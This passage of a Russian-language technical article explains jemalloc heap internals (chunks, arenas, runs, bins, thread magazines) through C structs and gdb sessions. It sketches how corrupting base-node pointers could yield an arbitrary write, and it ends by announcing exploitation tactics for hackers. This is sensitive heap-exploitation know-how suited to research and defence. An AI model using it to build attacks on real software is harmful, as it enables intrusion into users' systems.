2.1.1 - Чанки (arena_chunk_t)

Если вы знакомы с эксплуатацией кучи Linux (и, точнее, с внутренним устройством dlmalloc), вы, вероятно, уже слышали термин «chunk». В dlmalloc он обозначает области памяти, возвращаемые malloc(3) конечному пользователю. Забудьте об этом скорее, потому что в jemalloc термин «chunk» описывает большие области виртуальной памяти, на которые аллокатор концептуально делит доступную память. Размер чанков может варьироваться в зависимости от используемого варианта jemalloc. Например, во FreeBSD 8.2-RELEASE чанк — это регион размером 1 МБ (выровненный по своему размеру), а в последней версии FreeBSD (из CVS на момент написания) — 2 МБ. Чанки — наивысший уровень абстракции в дизайне jemalloc: остальные описываемые ниже структуры физически размещаются внутри чанков в памяти целевой программы.

Ниже приведены размеры чанков для изученных нами вариантов jemalloc:

```
+--------------------------------------+
```

Вариант jemalloc	Размер чанка
FreeBSD 8.2-RELEASE	1 МБ
Standalone v2.2.3	4 МБ
jemalloc_linux_20080828a	1 МБ
Mozilla Firefox v5.0	1 МБ
Mozilla Firefox v7.0.1	1 МБ
Mozilla Firefox v11.0	1 МБ

Область памяти, управляемой jemalloc и разделённой на чанки, выглядит следующим образом. Предположим размер чанка 4 МБ; помните, что чанки выровнены по своему размеру. Адрес 0xb7000000 не имеет особого значения — он лишь иллюстрирует смещения между чанками:

Выравнивание чанка	Содержимое чанка
Chunk #1 начинается с: 0xb7000000	[Arena]
Chunk #2 начинается с: 0xb7400000	[Arena]
Chunk #3 начинается с: 0xb7800000	[Arena]
Chunk #4 начинается с: 0xb7c00000	[Arena]
Chunk #5 начинается с: 0xb8000000	[Huge allocation region, см. ниже]
Chunk #6 начинается с: 0xb8400000	[Arena]
Chunk #7 начинается с: 0xb8800000	[Huge allocation region]
Chunk #8 начинается с: 0xb8c00000	[Huge allocation region]
Chunk #9 начинается с: 0xb9000000	[Arena]

Регионы huge allocation — это области памяти, управляемые чанками jemalloc и предназначенные для обслуживания крупных запросов malloc(3). Помимо класса размера huge, jemalloc также имеет классы small/medium и large для пользовательских аллокаций (оба управляются аренами). Классы размеров регионов рассматриваются в подразделе 2.1.4.

Чанки описываются структурами `arena_chunk_t` (взято из автономной версии jemalloc; комментарии отредактированы для большей ясности):

```
/* [2-1] */

typedef struct arena_chunk_s arena_chunk_t;
struct arena_chunk_s
{
    /* Арена, которой принадлежит этот чанк. */
    arena_t *arena;

    /* Список «грязных» чанков соответствующей арены. */
    ql_elm(arena_chunk_t) link_dirty;

    /*
     * Признак того, что данный чанк когда-либо содержал
     * одну или более «грязных» страниц.
     */
    bool dirtied;

    /* Количество «грязных» страниц в этом чанке. */
    size_t ndirty;

    /*
     * Элемент карты чанка соответствует одной странице чанка.
     * Карта отслеживает свободные и занятые (large/small) регионы.
     */
    arena_chunk_map_t map[];
};
```

Основное назначение карты чанков в сочетании с выравниванием чанков — обеспечение доступа за константное время к метаданным управления свободными и занятыми (large/small) аллокациями кучи (регионами).

2.1.2 - Арены (arena_t)

Арена — это структура, управляющая областями памяти, которые jemalloc делит на чанки. Арены могут охватывать более одного чанка и, в зависимости от размера чанков, — более одной страницы. Как уже упоминалось, арены используются для снижения конкуренции за блокировки между потоками. Поэтому аллокации и деаллокации в рамках одного потока всегда происходят в одной и той же арене. Теоретически количество арен прямо связано с потребностью в параллельном выделении памяти. На практике число арен зависит от варианта jemalloc. Например, в jemalloc Firefox арена всего одна. На однопроцессорных системах тоже только одна арена. В SMP-системах количество арен равно двум (во FreeBSD 8.2) или четырём (в автономном варианте) числам доступных ядер CPU. Разумеется, арена всегда хотя бы одна.

Отладка автономного варианта с помощью gdb:

```
gdb $ print ncpus
$86 = 0x4
gdb $ print narenas
$87 = 0x10
```

Арены — центральные структуры данных jemalloc, управляющие чанками (и лежащими в их основе страницами), которые отвечают за классы размеров small и large. Структура арены определена следующим образом:

```
/* [2-2] */

typedef struct arena_s arena_t;
struct arena_s
{
    /* Индекс данной арены в массиве arenas. */
    unsigned ind;

    /* Количество потоков, приписанных к данной арене. */
    unsigned nthreads;

    /* Мьютекс для защиты определённых операций. */
    malloc_mutex_t lock;

    /*
     * Чанки, содержащие «грязные» страницы, управляемые данной ареной.
     * При необходимости новых страниц jemalloc сначала выделяет их из
     * «грязных» страниц.
     */
    ql_head(arena_chunk_t) chunks_dirty;

    /*
     * Каждая арена имеет запасной чанк для кэширования последнего
     * освобождённого чанка.
     */
    arena_chunk_t *spare;

    /* Количество страниц в активных ранах данной арены. */
    size_t nactive;

    /* Количество страниц в неиспользуемых ранах, потенциально «грязных». */
    size_t ndirty;

    /* Количество страниц, которые потоки данной арены пытаются очистить. */
    size_t npurgatory;
```

```
    /*
     * Упорядоченное дерево доступных чистых ранов данной арены.
     */
    arena_avail_tree_t runs_avail_clean;

    /*
     * Упорядоченное дерево доступных «грязных» ранов данной арены.
     */
    arena_avail_tree_t runs_avail_dirty;

    /*
     * Бины используются для хранения структур свободных регионов,
     * управляемых данной ареной.
     */
    arena_bin_t bins[];
};
```

В целом довольно простая структура. Как видно из неё, аллокатор содержит глобальный массив арен и целое число без знака, обозначающее их количество:

```
arena_t     **arenas;
unsigned    narenas;
```

С помощью gdb можно увидеть следующее:

```
gdb $ x/x arenas
0xb7800cc0: 0xb7800740
gdb $ print arenas[0]
$4 = (arena_t *) 0xb7800740
gdb $ x/x &narenas
0xb7fdfdc4 <narenas>:   0x00000010
```

По адресу 0xb7800740 находится `arenas[0]` — первая арена, а по адресу 0xb7fdfdc4 хранится количество арен, равное 16.

2.1.3 - Раны (arena_run_t)

Раны — это дальнейшее дробление памяти, разделённой jemalloc на чанки. Раны существуют только для small и large аллокаций (см. подраздел 2.1.1), но не для huge. По существу, чанк разбивается на несколько ранов. Каждый ран — это набор из одной или нескольких смежных страниц (не меньше одной страницы). Поэтому они выровнены по кратным значениям размера страницы. Сами раны могут быть несмежными, однако располагаются как можно ближе друг к другу благодаря эвристике поиска по деревьям, реализованной в jemalloc.

Основная задача рана — отслеживать состояние (свободен/занят) пользовательских аллокаций памяти, называемых в терминологии jemalloc регионами. Каждый ран хранит регионы определённого размера (в рамках классов small и large, как упоминалось ранее), а их состояние отслеживается с помощью битовой маски. Эта битовая маска является частью метаданных рана, определяемых следующей структурой:

```
/* [2-3] */

typedef struct arena_run_s arena_run_t;
struct arena_run_s
{
    /*
     * Бин, с которым связан данный ран. Подробнее о структурах бинов
     * см. в 2.1.5.
     */
    arena_bin_t *bin;

    /*
     * Индекс следующего свободного региона рана. В вариантах FreeBSD
```

```
         * и Firefox эта переменная называется regs_minelm.
         */
        uint32_t nextind;

        /* Количество свободных регионов в ране. */
        unsigned nfree;

        /*
         * Битовая маска регионов данного рана. Каждый бит соответствует
         * одному региону. 0 означает, что регион занят, 1 — что регион
         * свободен. Переменная nextind (или regs_minelm во FreeBSD и Firefox)
         * — это индекс первого ненулевого элемента данного массива.
         */
        unsigned regs_mask[];
    };
```

Не забудьте перечитать комментарии ;)

2.1.4 - Регионы/аллокации

В jemalloc термин «регионы» применяется к пользовательским областям памяти, возвращаемым malloc(3). Как уже кратко упоминалось ранее, регионы делятся на три класса по размеру: a) small/medium, b) large и c) huge.

Huge-регионами считаются те, что превышают размер чанка минус размер некоторых заголовков jemalloc. Например, если размер чанка составляет 4 МБ (4096 КБ), то huge-регион — это аллокация, превышающая 4078 КБ. Small/medium — регионы меньше страницы. Large — регионы, меньшие huge-регионов (размер чанка минус заголовки) и большие small/medium-регионов (размер страницы).

Huge-регионы имеют собственные метаданные и управляются отдельно от small/medium и large. В частности, они управляются глобальным красно-чёрным деревом (общим для всех потоков) и занимают собственные выделенные непрерывные чанки. Large-регионы имеют собственные раны — каждая крупная аллокация занимает отдельный ран. Их метаданные размещены в заголовке соответствующего чанка арены. Small/medium-регионы размещаются в разных ранах в зависимости от конкретного размера. Как мы видели в 2.1.3, каждый ран имеет собственный заголовок с массивом битовой маски, определяющим свободные и занятые регионы.

В автономном варианте jemalloc наименьший ран предназначен для регионов размером 4 байта. Следующий — для регионов размером 8 байт, далее — для 16 байт и т.д.

Если не указано иное, речь идёт о классах small/medium и large. Класс huge рассматривается отдельно в подразделе 2.1.6.

2.1.5 - Бины (arena_bin_t)

Бины используются jemalloc для хранения свободных регионов. Бины организуют свободные регионы через раны и хранят метаданные о своих регионах: класс размера, общее количество регионов и т.д. С одним бином может быть связано несколько ранов, однако конкретный ран связан только с конкретным бином, то есть между бинами и ранами существует отношение «один ко многим». Раны бина организованы в дерево.

Каждый бин имеет связанный класс размера и хранит/управляет регионами этого класса. Доступ к регионам бина осуществляется через его раны. Каждый бин содержит элемент, представляющий наиболее недавно использованный ран, называемый «текущим раном» (переменная runcur). Бин

также имеет дерево ранов с доступными/свободными регионами, используемое, когда текущий ран бина заполнен.

Структура бина определена следующим образом:

```
/* [2-4] */

typedef struct arena_bin_s arena_bin_t;
struct arena_bin_s
{
    /*
     * Операции над ранами бина (включая текущий ран) защищены
     * данным мьютексом.
     */
    malloc_mutex_t lock;

    /*
     * Текущий ран бина, управляющий регионами его класса размера.
     */
    arena_run_t *runcur;

    /*
     * Дерево ранов данного бина (все отвечают за регионы
     * его класса размера).
     */
    arena_run_tree_t runs;

    /* Размер регионов данного бина. */
    size_t reg_size;

    /*
     * Общий размер рана данного бина. Помните, что ран может
     * состоять из более чем одной страницы.
     */
    size_t run_size;

    /* Общее количество регионов в ране данного бина. */
    uint32_t nregs;

    /*
     * Общее количество элементов в массиве regs_mask рана данного бина.
     * Подробнее о regs_mask см. в 2.1.3.
     */
    uint32_t regs_mask_nelms;

    /*
     * Смещение первого региона в ране данного бина. Может быть
     * ненулевым из-за требований выравнивания.
     */
    uint32_t reg0_offset;
};
```

В качестве примера рассмотрим три следующих аллокации при условии, что наименьший возможный размер аллокации в изучаемом варианте jemalloc равен 2 байтам (файл test-bins.c в архиве с кодом, пример запуска на FreeBSD):

```
one = malloc(2);
two = malloc(8);
three = malloc(16);
```

Воспользуемся gdb для исследования структур jemalloc. Сначала посмотрим на раны, созданные приведёнными аллокациями в соответствующих бинах:

```
gdb $ print arenas[0].bins[0].runcur
$25 = (arena_run_t *) 0xb7d01000
gdb $ print arenas[0].bins[1].runcur
$26 = (arena_run_t *) 0x0
gdb $ print arenas[0].bins[2].runcur
$27 = (arena_run_t *) 0xb7d02000
gdb $ print arenas[0].bins[3].runcur
```

```
$28 = (arena_run_t *) 0xb7d03000
gdb $ print arenas[0].bins[4].runcur
$29 = (arena_run_t *) 0x0
```


Теперь посмотрим на классы размеров этих бинов:


```
gdb $ print arenas[0].bins[0].reg_size
$30 = 0x2
gdb $ print arenas[0].bins[1].reg_size
$31 = 0x4
gdb $ print arenas[0].bins[2].reg_size
$32 = 0x8
gdb $ print arenas[0].bins[3].reg_size
$33 = 0x10
gdb $ print arenas[0].bins[4].reg_size
$34 = 0x20
```

Видим, что наши три аллокации размером 2, 8 и 16 байт привели к созданию ранов для этих классов размеров. Конкретно: `bin[0]` обслуживает класс размера 2 и его текущий ран находится по адресу 0xb7d01000; `bin[1]` обслуживает класс размера 4 и не имеет текущего рана, поскольку аллокаций размером 4 не выполнялось; `bin[2]` обслуживает класс размера 8 с текущим раном по адресу 0xb7d02000 и т.д. В архиве с кодом есть скрипт Python для gdb под названием unmask_jemalloc.py, позволяющий легко перечислять размеры бинов и другую внутреннюю информацию для различных вариантов jemalloc (пример запуска см. в 2.1.8).

Здесь стоит упомянуть, что в jemalloc аллокация нулевого количества байт (вызов malloc(0)) вернёт регион наименьшего класса размера — в приведённом примере регион размером 2. Наименьший класс размера зависит от варианта jemalloc: например, в автономном варианте это 4 байта.

Следующая диаграмма подводит итог нашего анализа jemalloc на данном этапе:





2.1.6 - Большие аллокации (huge allocations)

Huge-аллокации не представляют большого интереса для атакующего, однако являются неотъемлемой частью jemalloc и могут влиять на процесс эксплуатации. Проще говоря, huge-аллокации представлены структурами `extent_node_t`, упорядоченными в глобальное красно-чёрное дерево, общее для всех потоков.

```
/* [2-7] */

/* Дерево экстентов. */
typedef struct extent_node_s extent_node_t;
struct extent_node_s {
    #ifdef MALLOC_DSS
        /* Связь для дерева, упорядоченного по размеру/адресу. */
        rb_node(extent_node_t) link_szad;
    #endif

    /* Связь для дерева, упорядоченного по адресу. */
    rb_node(extent_node_t) link_ad;

    /* Указатель на экстент, за который отвечает данный узел дерева. */
    void *addr;

    /* Общий размер региона. */
    size_t size;
};
typedef rb_tree(extent_node_t) extent_tree_t;
```

Структуры `extent_node_t` размещаются в небольших областях памяти, называемых base nodes. Базовые узлы не влияют на расположение пользовательских аллокаций кучи, поскольку предоставляются либо DSS, либо индивидуальными отображениями памяти, полученными через `mmap()`. Конкретный метод зависит от того, как был скомпилирован jemalloc; по умолчанию используется `mmap()`.

```
/* Выделить узел экстента для отслеживания чанка. */
node = base_node_alloc();
...
ret = chunk_alloc(csize, zero);
...
/* Вставить узел в huge. */
node->addr = ret;
node->size = csize;
...
malloc_mutex_lock(&huge_mtx);
extent_tree_ad_insert(&huge, node);
```

Наиболее интересная особенность huge-аллокаций состоит в том, что свободные базовые узлы хранятся в простом массиве указателей `base_nodes`. Хотя этот массив объявлен как простой указатель, с ним работают как с двумерным массивом, хранящим указатели на доступные базовые узлы.

```
static extent_node_t *base_nodes;
...
static extent_node_t *
```

```
base_node_alloc(void)
{
    extent_node_t *ret;

    malloc_mutex_lock(&base_mtx);
    if (base_nodes != NULL) {
        ret = base_nodes;
        base_nodes = *(extent_node_t **)ret;
        ...
    }
    ...
}

static void
base_node_dealloc(extent_node_t *node)
{
    malloc_mutex_lock(&base_mtx);
    *(extent_node_t **)node = base_nodes;
    base_nodes = node;
    ...
}
```

Принимая во внимание работу `base_node_alloc()`, очевидно, что если атакующий повредит страницы, содержащие указатели базовых узлов, он может заставить jemalloc использовать произвольный адрес в качестве указателя базового узла. Само по себе это может привести к интересным сценариям, однако они выходят за рамки данной статьи, поскольку вероятность достижения подобного результата довольно мала. Тем не менее, беглый анализ кода показывает, что достичь этой цели можно, принуждая к huge-аллокациям при контроле над последним физическим регионом арены. Атака возможна тогда и только тогда, когда отображения, хранящие базовые указатели, выделяются непосредственно после подконтрольного атакующему региона.

Внимательный читатель заметил, что если атакующий сможет передать контролируемое значение в качестве первого аргумента `base_node_dealloc()`, он получит результат «4 байта в любое место». К сожалению, насколько авторы могут судить, это возможно только при повреждении глобального красно-чёрного дерева huge-аллокаций, что значительно сложнее, чем описанный выше сценарий. Тем не менее нам было бы очень интересно услышать от того, кто сумеет это осуществить.

2.1.7 - Кэши потоков (tcache_t)

В предыдущих параграфах мы упоминали, как jemalloc при необходимости выделяет новые арены, чтобы избежать конкуренции за блокировки. В данном разделе мы сосредоточимся на механизмах, активируемых в многоядерных системах и многопоточных программах.

Установим следующее:

1) Многоядерная система — именно она является причиной выделения jemalloc более одной арены. На однопроцессорной системе доступна лишь одна арена, даже в многопоточных приложениях. Однако вариант jemalloc в Firefox жёстко использует всего одну арену, поэтому кэши потоков в нём отсутствуют.

2) В многоядерной системе даже если целевое приложение работает в одном потоке, используется более одной арены.

Вне зависимости от числа ядер в системе, многопоточное приложение, использующее jemalloc, задействует так называемые «магазины» (magazines; в более новых версиях jemalloc они называются «tcaches»). Магазины (tcache) — это локальные для потока структуры, позволяющие избежать проблем с блокировкой потоков. Когда поток хочет выделить область памяти, jemalloc

использует эти структуры, специфичные для данного потока, вместо обычного пути выполнения.

```
void *
arena_malloc(arena_t *arena, size_t size, bool zero)
{
    ...

    if (size <= bin_maxclass) {
#ifdef MALLOC_MAG
        if (__isthreaded && opt_mag) {
            mag_rack_t *rack = mag_rack;
            if (rack == NULL) {
                rack = mag_rack_create(arena);
                ...

                return (mag_rack_alloc(rack, size, zero));
            }
            else
#endif
                return (arena_malloc_small(arena, size, zero));
        }
        ...
}
```

Переменная `opt_mag` по умолчанию равна true. Переменная `__isthreaded` экспортируется библиотекой `libthr`, реализацией pthread для FreeBSD, и устанавливается в 1 при вызове `pthread_create()`. Остальные детали выходят за рамки данной статьи.

В этом разделе мы анализируем потоковые магазины, однако те же самые принципы применимы к tcache (смена названия — вероятно, наиболее заметное различие между ними).

Поведение потоковых магазинов определяется следующими макросами, которые _определены_:


• `MALLOC_MAG` — использование потоковых магазинов.
• `MALLOC_BALANCE` — балансировка использования арен с помощью простого линейного генератора случайных чисел (см. `choose_arena()`).

Следующие константы _не определены_:

• `NO_TLS` — TLS _доступен_ на `__i386__`

Кроме того, `opt_mag` — опция времени выполнения jemalloc, управляющая использованием потоковых магазинов, — как уже упоминалось, включена по умолчанию.

Следующий рисунок изображает связи между различными структурами потоковых магазинов:



Ядро вышеупомянутых локальных метаданных потока — `mag_rack_t`. `mag_rack_t` — упрощённый аналог арены, состоящий из единственного массива структур `bin_mags_t`. Каждый поток программы связан с приватным `mag_rack_t`, который существует на протяжении всего времени жизни приложения.

```
typedef struct mag_rack_s mag_rack_t;
struct mag_rack_s {
    bin_mags_t bin_mags[1]; /* Динамически масштабируемый. */
};
```

Бины, принадлежащие стойкам магазинов (magazine racks), представлены структурами `bin_mags_t` (заметьте форму множественного числа).

```
/*
 * Магазины выделяются лениво, но однажды созданные существуют
 * до уничтожения связанного mag_rack.
 */
typedef struct bin_mags_s bin_mags_t;
struct bin_mags_s {
    mag_t *curmag;
    mag_t *sparemag;
};

typedef struct mag_s mag_t;
struct mag_s {
    size_t binind; /* Индекс связанного бина. */
    size_t nrounds;
    void *rounds[1]; /* Динамически масштабируемый. */
};
```

Подобно тому как обычный бин связан с раном, структура `bin_mags_t` связана с магазином, на который указывает `curmag` (аналог `runcur`). Магазин — это просто массив указателей void, хранящих адреса памяти предварительно выделенных регионов, используемых исключительно одним потоком. Магазины заполняются в функции `mag_load()`:

```
void
mag_load(mag_t *mag)
{
    arena_t *arena;
    arena_bin_t *bin;
    arena_run_t *run;
    void *round;
    size_t i;

    /* Выбрать случайную арену и бин, обслуживающий требуемый класс размера. */
    arena = choose_arena();
    bin = &arena->bins[mag->binind];
    ...

    for (i = mag->nrounds; i < max_rounds; i++) {
        ...

        if ((run = bin->runcur) != NULL && run->nfree > 0)
            round = arena_bin_malloc_easy(arena, bin, run); /* [3-23] */
        else
            round = arena_bin_malloc_hard(arena, bin); /* [3-24] */

        if (round == NULL)
            break;

        /* Каждый элемент rounds хранит предварительно выделенный регион памяти. */
        mag->rounds[i] = round;
    }

    ...
    mag->nrounds = i;
}
```

Когда поток вызывает `malloc()`, цепочка вызовов в конечном счёте доходит до `mag_rack_alloc()`, а затем до `mag_alloc()`:

```
/* Просто возвращает следующий доступный указатель void,
 * указывающий на один из предварительно выделенных регионов памяти.
 */
void *
mag_alloc(mag_t *mag)
{
    if (mag->nrounds == 0)
        return (NULL);
    mag->nrounds--;

    return (mag->rounds[mag->nrounds]);
}
```

Наиболее примечательный факт о магазинах: массив `rounds` из указателей void, как и все связанные метаданные потока (стойки магазинов, бины магазинов и т.д.), выделяются обычными вызовами функций `arena_bin_malloc_xxx()` ([3-23], [3-24]). В результате метаданные потока соседствуют с обычными регионами памяти.

2.1.8 - Демаскируем jemalloc

Как вам, несомненно, известно, начиная с версии 7.0 gdb поддерживает скриптинг на Python. Чтобы демаскировать и вывести на свет внутреннее устройство различных вариантов jemalloc, мы разработали скрипт Python для gdb с подходящим названием unmask_jemalloc.py. Ниже приведён пример запуска скрипта для Firefox 11.0 на Linux x86 (отредактировано для читаемости):

```
$ ./firefox-bin &

$ gdb -x ./gdbinit -p `ps x | grep firefox | grep -v grep \
| grep -v debug | awk '{print $1}'`

GNU gdb (GDB) 7.4-debian
...
Attaching to process 3493
add symbol table from file "/dbg/firefox-latest-symbols/firefox-bin.dbg" at
    .text_addr = 0x80494b0
add symbol table from file "/dbg/firefox-latest-symbols/libxul.so.dbg" at
    .text_addr = 0xb5b9a9d0
...
[Thread 0xa4ffdb70 (LWP 3533) exited]
[Thread 0xa57feb70 (LWP 3537) exited]
[New Thread 0xa57feb70 (LWP 3556)]
[Thread 0xa57feb70 (LWP 3556) exited]

gdb $ source unmask_jemalloc.py
gdb $ unmask_jemalloc runs

[jemalloc] [number of arenas:       1]
[jemalloc] [number of bins:         24]
[jemalloc] [no magazines/thread caches detected]

[jemalloc] [arena #00] [bin #00] [region size: 0x0004]
                                          [current run at: 0xa52d9000]
[jemalloc] [arena #00] [bin #01] [region size: 0x0008]
                                          [current run at: 0xa37c8000]
[jemalloc] [arena #00] [bin #02] [region size: 0x0010]
                                          [current run at: 0xa372c000]
[jemalloc] [arena #00] [bin #03] [region size: 0x0020]
                                          [current run at: 0xa334d000]
[jemalloc] [arena #00] [bin #04] [region size: 0x0030]
                                          [current run at: 0xa3347000]
[jemalloc] [arena #00] [bin #05] [region size: 0x0040]
```

```
                                                [current run at: 0xa334a000]
[jemalloc] [arena #00] [bin #06] [region size: 0x0050]
                                                [current run at: 0xa3732000]
[jemalloc] [arena #00] [bin #07] [region size: 0x0060]
                                                [current run at: 0xa3701000]
[jemalloc] [arena #00] [bin #08] [region size: 0x0070]
                                                [current run at: 0xa3810000]
[jemalloc] [arena #00] [bin #09] [region size: 0x0080]
                                                [current run at: 0xa3321000]
[jemalloc] [arena #00] [bin #10] [region size: 0x00f0]
                                                [current run at: 0xa57c7000]
[jemalloc] [arena #00] [bin #11] [region size: 0x0100]
                                                [current run at: 0xa37e9000]
[jemalloc] [arena #00] [bin #12] [region size: 0x0110]
                                                [current run at: 0xa5a9b000]
[jemalloc] [arena #00] [bin #13] [region size: 0x0120]
                                                [current run at: 0xa56ea000]
[jemalloc] [arena #00] [bin #14] [region size: 0x0130]
                                                [current run at: 0xa3709000]
[jemalloc] [arena #00] [bin #15] [region size: 0x0140]
                                                [current run at: 0xa382c000]
[jemalloc] [arena #00] [bin #16] [region size: 0x0150]
                                                [current run at: 0xa39da000]
[jemalloc] [arena #00] [bin #17] [region size: 0x0160]
                                                [current run at: 0xa56ee000]
[jemalloc] [arena #00] [bin #18] [region size: 0x0170]
                                                [current run at: 0xa3849000]
[jemalloc] [arena #00] [bin #19] [region size: 0x0180]
                                                [current run at: 0xa3a21000]
[jemalloc] [arena #00] [bin #20] [region size: 0x01f0]
                                                [current run at: 0xafc51000]
[jemalloc] [arena #00] [bin #21] [region size: 0x0200]
                                                [current run at: 0xa3751000]
[jemalloc] [arena #00] [bin #22] [region size: 0x0400]
                                                [current run at: 0xa371d000]
[jemalloc] [arena #00] [bin #23] [region size: 0x0800]
                                                [current run at: 0xa370d000]
```

[Таблица из 24 записей о ранах — опущена]

Имеется также предварительная поддержка Mac OS X (x86_64), протестированная на Lion 10.7.3 с Firefox 11.0. Обратите внимание, что Apple gdb не поддерживает скриптинг на Python, поэтому следующее было получено с помощью собранного вручную gdb:

```
$ open firefox-11.0.app

$ gdb -nx -x ./gdbinit -p 837

...
Attaching to process 837
[New Thread 0x2003 of process 837]
...
(gdb) source unmask_jemalloc.py
(gdb) unmask_jemalloc

[jemalloc] [number of arenas:       1]
[jemalloc] [number of bins:         35]
[jemalloc] [no magazines/thread caches detected]
```

[Таблица из 35 записей о бинах Firefox на Mac OS X — опущена]

Мы сделали всё возможное, чтобы протестировать unmask_jemalloc.py на всех вариантах jemalloc, однако некоторые ошибки, вероятно, ещё остались. Не стесняйтесь тестировать и присылать патчи. Разработка unmask_jemalloc.py продолжается по адресу [UJEM].

2.2 - Алгоритмы

В данном разделе представлен псевдокод, описывающий алгоритмы выделения и освобождения памяти, реализованные в jemalloc. Начнём с malloc():

```
MALLOC(size):
    ЕСЛИ size МОЖЕТ БЫТЬ ОБСЛУЖЕН АРЕНОЙ:
        ЕСЛИ size МАЛЕНЬКИЙ ИЛИ СРЕДНИЙ:
            bin = get_bin_for_size(size)

            ЕСЛИ bin->runcur СУЩЕСТВУЕТ И НЕ ПОЛОН:
                run = bin->runcur
            ИНАЧЕ:
                run = lookup_or_allocate_nonfull_run()
                bin->runcur = run

            bit = get_first_set_bit(run->regs_mask)
            region = get_region(run, bit)

        ИНАЧЕ ЕСЛИ size БОЛЬШОЙ:
            region = allocate_new_run()
    ИНАЧЕ:
        region = allocate_new_chunk()
    ВЕРНУТЬ region
```

calloc() реализован ожидаемым образом:

```
CALLOC(n, size):
    ВЕРНУТЬ MALLOC(n * size)
```

Наконец, псевдокод для free():

```
FREE(addr):
    ЕСЛИ addr НЕ РАВЕН НАЧАЛУ ЧАНКА, КОТОРОМУ ПРИНАДЛЕЖИТ:
        ЕСЛИ addr — МАЛЕНЬКАЯ АЛЛОКАЦИЯ:
            run = get_run_addr_belongs_to(addr);
            bin = run->bin;
            size = bin->reg_size;
            element = get_element_index(addr, run, bin)
            unset_bit(run->regs_mask[element])

        ИНАЧЕ: /* addr — большая аллокация */
            run = get_run_addr_belongs_to(addr)
            chunk = get_chunk_run_belongs_to(run)
            run_index = get_run_index(run, chunk)
            mark_pages_of_run_as_free(run_index)

            ЕСЛИ ВСЕ СТРАНИЦЫ chunk ПОМЕЧЕНЫ КАК СВОБОДНЫЕ:
                unmap_the_chunk_s_pages(chunk)

    ИНАЧЕ: /* это huge-аллокация */
        unmap_the_huge_allocation_s_pages(addr)
```

---

3 - Тактики эксплуатации

В данном разделе мы анализируем тактики эксплуатации, исследованные нами применительно к jemalloc. Наша цель — предоставить заинтересованным хакерам необходимые знания и инструменты для разработки эксплойтов под ошибки повреждения кучи jemalloc.

